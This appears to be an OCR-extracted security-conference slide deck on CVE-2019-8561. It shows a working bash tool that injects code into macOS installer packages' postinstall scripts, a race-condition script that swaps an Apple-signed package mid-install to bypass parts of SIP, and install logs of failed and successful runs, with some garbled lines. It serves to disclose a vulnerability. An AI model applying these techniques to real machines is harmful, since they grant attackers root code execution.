CVE-2019-8561

Impact: A malicious application may be able televate privileges

Description: A logic issue was addressed with improved validation.


CROWDSTRIKE

BAD THINGS IN SMALL PACKAGES

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PKG FILE





PKGUTIL

Important Commands

- pkgutil --expand <package_name> <tmp dir>
- pkgutil --flatten <tmp dir> <package_name>





VIDEO DEMO





```
TEMPDIR="/tmp/inject"
# Wait until we see an installer process kick off and grab the pid
echo "Monitoring for installer process..."
while true; do
    INSTALLERP=`ps aux | grep "Installer.app/Contents/MacOS/Installer" | grep -v c
    # if installer pid is not empty
    if ! [ -z "$INSTALLERP" ] ; then
        echo "Found Installer pid $INSTALLERP"
        break
    fi
done
```



```
# Get the PKG that the installer has opened
# Sleep briefly so lsof has time to see the pkg file opened
sleep 2
PKGFILE=`lsof -p ${INSTALLERP} | grep \.pkg$ | awk '{print $NF}'`
if ! [ -z "$PKGFILE" ]; then
    echo "Setting target to $PKGFILE"
else
    echo "Could not find pkg file opened by Installer"
    exit
fi
```





```
# expand the pkg
echo "Expanding $PKGFILE"
pkgutil --expand $PKGFILE $TEMPDIR
if [ ! $? -eq 0 ]; then
    echo "Could not expand file $PKGFILE"
    exit
fi
echo "Finding postinstall script to insert malicious code..."
for file in $TEMPDIR/*.pkg; do
    if [ -f $file/Scripts/postinstall ] ; then
        targetpostinstall="${file}/Scripts/postinstall"
    fi
done
```



```
if ! [ -z "$targetpostinstall" ]; then
    echo "Found postinstall script at $targetpostinstall"
    chmod +w $targetpostinstall
    echo "#!/bin/bash" > /tmp/postinstall
    echo
else
    echo "Could not find postinstall script in pkg"
    rm -rf $TEMPDIR
    exit
fi
echo "Injecting code into postinstall script"
echo "Hello. My name is \`whoami\` > /tmp/hello" >> /tmp/postinstall
cat $targetpostinstall >> /tmp/postinstall
cp /tmp/postinstall $targetpostinstall
echo "Rebuilding PKG"
pkgutil --flatten $TEMPDIR $PKGFILE
```




DEMO OF PKG_INJECTOR






BYPASSING (SOME OF) SIP






PRO_VIDEO_FORMATS





A SIMPLE TEST







FIRST ATTEMPT

```
#!/bin/bash
 3
    AppleSignedPKG="ProVideoFormats.pkg"
    PayloadPKG="ProVideoFormats_modified"
 4
 5
 6
    #Start the installer with the Apple signed package
    installer -pkg $AppleSignedPKG -target / &
8
9
    # wait for the right moment to replace the pkg file
10
    sleep .5
    mv $PayloadPKG $AppleSignedPKG
11
```







```
Downloads—sh—111×28

[sh-3.2# ./apple_pkg_test.sh
installer: Package name is Pro Video Formats
installer: Upgrading at base path /
sh-3.2# installer: The upgrade failed (The Installer encountered an error that caused the installation to fail.
Contact the software manufacturer for assistance.)
```



WHAT WENT WRONG?

```
installer[2921]: Product archive /Users/test/Downloads/ProVideoFormats.pkg trustLevel=501
installer[2921]: -[IFDInstallController(Private) _buildInstallPlanReturningError:]: location = file://localhost
installer[2921]: -[IFDInstallController(Private) buildInstallPlanReturningError:]: file://localhost/Users/test/Downloads/ProVideoFormats.pkg
installer[2921]: -[IFDInstallController(Private) buildInstallPlanReturningError:]: file://localhost/Users/test/Downloads/ProVideoFormats.pkg
installer[2921]: -[IFDInstallController(Private) buildInstallPlanReturningError:]: file://localhost/Users/test/Downloads/ProVideoFormats.pkg
installer[2921]: Set authorization level to root for session
installer[2921]: Administrator authorization granted.
installer[2921]: Will use PK session
installer[2921]: Using authorization level of root for IFPKInstallElement
installer[2921]: Starting installation:
installer[2921]: Configuring volume "Macintosh HD"
installer[2921]: Preparing disk for local booted install.
installer[2921]: Free space on "Macintosh HD": 15.83 GB (15827898368 bytes).
installer[2921]: Create temporary directory "/var/folders/zz/zvxvpxvg6csfxvn_n000000000000/T//Install.2921L0vhYB"
installer[2021]: IFPKInstallElement (3 packages)
system_installd[1410]: PackageKit: Adding client PKInstallDaemonClient pid=2921, uid=0 (/usr/sbin/installer)
installer[2921]: PackageKit: Engueuing install with framework-specified quality of service (utility)
system installd[1410]: PackageKit: ---- Begin install -----
system_installd[1410]: PackageKit: request=PKInstallRequest <3 packages, destination=/>
system_installd[1410]: PackageKit: packages=(
m.apple.pkg.ProVideoFormats, version=2.0.5.0.1.1547075312, url=file://localhost/Users/test/Downloads/ProVideoFormats.pkg#ProVideoFormats.pkg>"
m.apple.pkg.ProResCodec, version=3.3.2.0.1.1547075312, url=file://localhost/Users/test/Downloads/ProVideoFormats.pkg#ProResCodec.pkg>",
m.apple.pkg.MXFPlugIns, version=2.0.0.0.1.1547075312, url=file://localhost/Users/test/Downloads/ProVideoFormats.pkg#MXFPlugIns.pkg>"
```





</plist>

SYSTEM_INSTALLD



WHAT WENT WRONG?

```
2019-05-06 13:22:01-07 tests-Mac system_installd[1410]: PackageKit: Extracting file://localhost/Users/test/Downloads/ProVideoFormats.pkg#Pro
F52226F9-3237-4067-98B7-FC3AFF3F251F.activeSandbox/Root, uid=0)
2019-05-06 13:22:01-07 tests-Mac system_installd[1410]: PackageKit: Extracting file://localhost/Users/test/Downloads/ProVideoFormats.pkg#Pro
F52226F9-3237-4067-98B7-FC3AFF3F251F.activeSandbox/Root, uid=0)
2019-05-06 13:22:01-07 tests-Mac system_installd[1410]: PackageKit: Extracting file://localhost/Users/test/Downloads/ProVideoFormats.pkg#MXI
F52226F9-3237-4067-98B7-FC3AFF3F251F.activeSandbox/Root, uid=0)
2019-05-06 13:22:02-07 tests-Mac system installd[1410]: PackageKit: prevent user idle system sleep
2019-05-06 13:22:02-07 tests-Mac system installd[1410]: PackageKit: suspending backupd
2019-05-06 13:22:02-07 tests-Mac install monitor[2923]: Temporarily excluding: /Applications, /Library, /System, /bin, /private, /sbin, /usi
2019-05-06 13:22:02-07 tests-Mac system installd[1410]: PackageKit: Using system content trashcan path /.PKInstallSandboxManager-SystemSoft
sandbox /.PKInstallSandboxManager-SystemSoftware/F52226F9-3237-4067-98B7-FC3AFF3F251F.activeSandbox
2019-05-06 13:22:02-07 tests-Mac system_installd[1410]: PackageKit: Shoving /.PKInstallSandboxManager-SystemSoftware/F52226F9-3237-4067-98B
2019-05-06 13:22:02-07 tests-Mac shove[2924]: [src=noflags] /System: restored flags 0x80000 and storage class
2019-05-06 13:22:02-07 tests-Mac system_installd[1410]: PackageKit: Executing script "postinstall" in /private/tmp/PKInstallSandbox.IDvISQ/
2019-05-06 13:22:02-07 tests-Mac system installd[1410]: postinstall: /tmp/PKInstallSandbox.IDvISQ/Scripts/com.apple.pkg.MXFPlugIns.Ge9gtC/pc
2019-05-06 13:22:02-07 tests-Mac system_installd[1410]: postinstall: /tmp/PKInstallSandbox.IDvISQ/Scripts/com.apple.pkg.MXFPlugIns.Ge9gtC/pc
2019-05-06 13:22:02-07 tests-Mac install monitor[2923]: Re-included: /Applications, /Library, /System, /bin, /private, /sbin, /usr
2019-05-06 13:22:03-07 tests-Mac system_installd[1410]: PackageKit: releasing backupd
2019-05-06 13:22:03-07 tests-Mac system_installd[1410]: PackageKit: allow user idle system sleep
2019-05-06 13:22:03-07 tests-Mac system_installd[1410]: PackageKit: Install Failed: Error Domain=PKInstallErrorDomain Code=112 "An error oc
UserInfo={NSFilePath=postinstall, NSURL=file://localhost/Users/test/Downloads/ProVideoFormats.pkg#MXFPlugIns.pkg, PKInstallPackageIdentifie
scripts from the package "ProVideoFormats.pkg".} {
        NSFilePath = postinstall;
        NSLocalizedDescription = "An error occurred while running scripts from the package \U201cProVideoFormats.pkg\U201d.";
        NSURL = "file://localhost/Users/test/Downloads/ProVideoFormats.pkg#MXFPlugIns.pkg";
        PKInstallPackageIdentifier = "com.apple.pkg.MXFPlugIns";
2019-05-06 13:22:03-07 tests-Mac system_installd[1410]: PackageKit: Running idle tasks
2019-05-06 13:22:03-07 tests-Mac installer[2921]: install:didFailWithError:Error Domain=PKInstallErrorDomain Code=112 "An error occurred wh:
UserInfo={NSFilePath=postinstall, NSURL=file://localhost/Users/test/Downloads/ProVideoFormats.pkg#MXFPlugIns.pkg, PKInstallPackageIdentifie;
scripts from the package "ProVideoFormats.pkg".}
2019-05-06 13:22:03-07 tests-Mac system_installd[1410]: PackageKit: Removing client PKInstallDaemonClient pid=2921, uid=0 (/usr/sbin/install
2019-05-06 13:22:03-07 tests-Mac system_installd[1410]: PackageKit: Done with sandbox removals
2019-05-06 13:22:03-07 tests-Mac installer[2921]: Install failed: The Installer encountered an error that caused the installation to fail. (
```



WHAT DOES SUCCESS LOOK LIKE?

```
Q= system_installd
ProVideoFormats.pkg#ProResCodec.pkg
2019-02-01 07:12:20-08 tests-Mac installer[1082]: -[IFDInstallController(Private) buildInstallPlanReturningError:]: file://localhost/
ProVideoFormats.pkg#MXFPlugIns.pkg
2019-02-01 07:12:20-08 tests-Mac installer[1082]: Set authorization level to root for session
2019-02-01 07:12:20-08 tests-Mac installer[1082]: Administrator authorization granted.
2019-02-01 07:12:20-08 tests-Mac installer[1082]: Will use PK session
2019-02-01 07:12:20-08 tests-Mac installer[1082]: Using authorization level of root for IFPKInstallElement
2019-02-01 07:12:20-08 tests-Mac installer[1082]: Starting installation:
2019-02-01 07:12:20-08 tests-Mac installer[1082]: Configuring volume "Macintosh HD"
2019-02-01 07:12:20-08 tests-Mac installer[1082]: Preparing disk for local booted install.
2019-02-01 07:12:20-08 tests-Mac installer[1082]: Free space on "Macintosh HD": 17.84 GB (17841807360 bytes).
2019-02-01 07:12:20-08 tests-Mac installer[1082]: Create temporary directory "/var/folders/zz/zyxvpxvq6csfxvn_n00000000000/T//Instal
2019-02-01 07:12:20-08 tests-Mac_installer[1092]: IEDKInstallElement (3 packages)
2019-02-01 07:12:20-08 tests-Mac system installd[1075] PackageKit: Adding client PKInstallDaemonClient pid=1082, uid=0 (/usr/sbin/ins
2019-02-01 07:12:20-08 tests-Mac installer | PackageKit: Engueuing install with framework-specified guality of service (utility)
2019-02-01 07:12:20-08 tests-Mac system_installd[1075]: PackageKit: ---- Begin install ----
2019-02-01 07:12:20-08 tests-Mac system installd[1075]: PackageKit: request=PKInstallRequest <3 packages, destination=/>
2019-02-01 07:12:20-08 tests-Mac system installd[1075]: PackageKit: packages=(
            "PKLeopardPackage <id=com.apple.pkg.ProVideoFormats, version=2.0.5.0.1.1547075312, url=file://localhost/Users/test/Downloa
g#ProVideoFormats.pkg>",
            "PKLeopardPackage <id=com.apple.pkg.ProResCodec, version=3.3.2.0.1.1547075312, url=file://localhost/Users/test/Downloads/P
oResCodec.pkg>",
            "PKLeopardPackage <id=com.apple.pkg.MXFPlugIns, version=2.0.0.0.1.1547075312, url=file://localhost/Users/test/Downloads/Pr
PlugIns.pkg>"
2019-02-01 07:12:20-08 tests-Mac system_installd[1075]: PackageKit: Extracting file://localhost/Users/test/Downloads/ProVideoFormats.p
g (destination=/.PKInstallSandboxManager-SystemSoftware/51121192-AA75-4CB9-87DB-FAA20F8DE2ED.activeSandbox/Root, uid=0)
```



TAKE 2

```
1 #!/bin/bash
2 AppleSignedPKG="ProVideoFormats.pkg"
3 PayloadPKG="ProVideoFormats_modified.pkg"
4 
5 #Start the installer with the Apple signed package
6 installer -pkg $AppleSignedPKG -target / &
7 
8 # wait for the right moment to replace the pkg file
9 ( tail -f -n 0 /var/log/install.log & ) | grep -q 'Extracting file'
10 mv PayloadPKG $AppleSignedPKG
```





SUCCESS!

```
sh-3.2# ./apple_pkg_test.sh
installer: Package name is Pro Video Formats
installer: Upgrading at base path /
sh-3.2# cat /tmp/hello
hello from apple signed package
sh-3.2#
```





BRINGING IT ALL TOGETHER DEMO

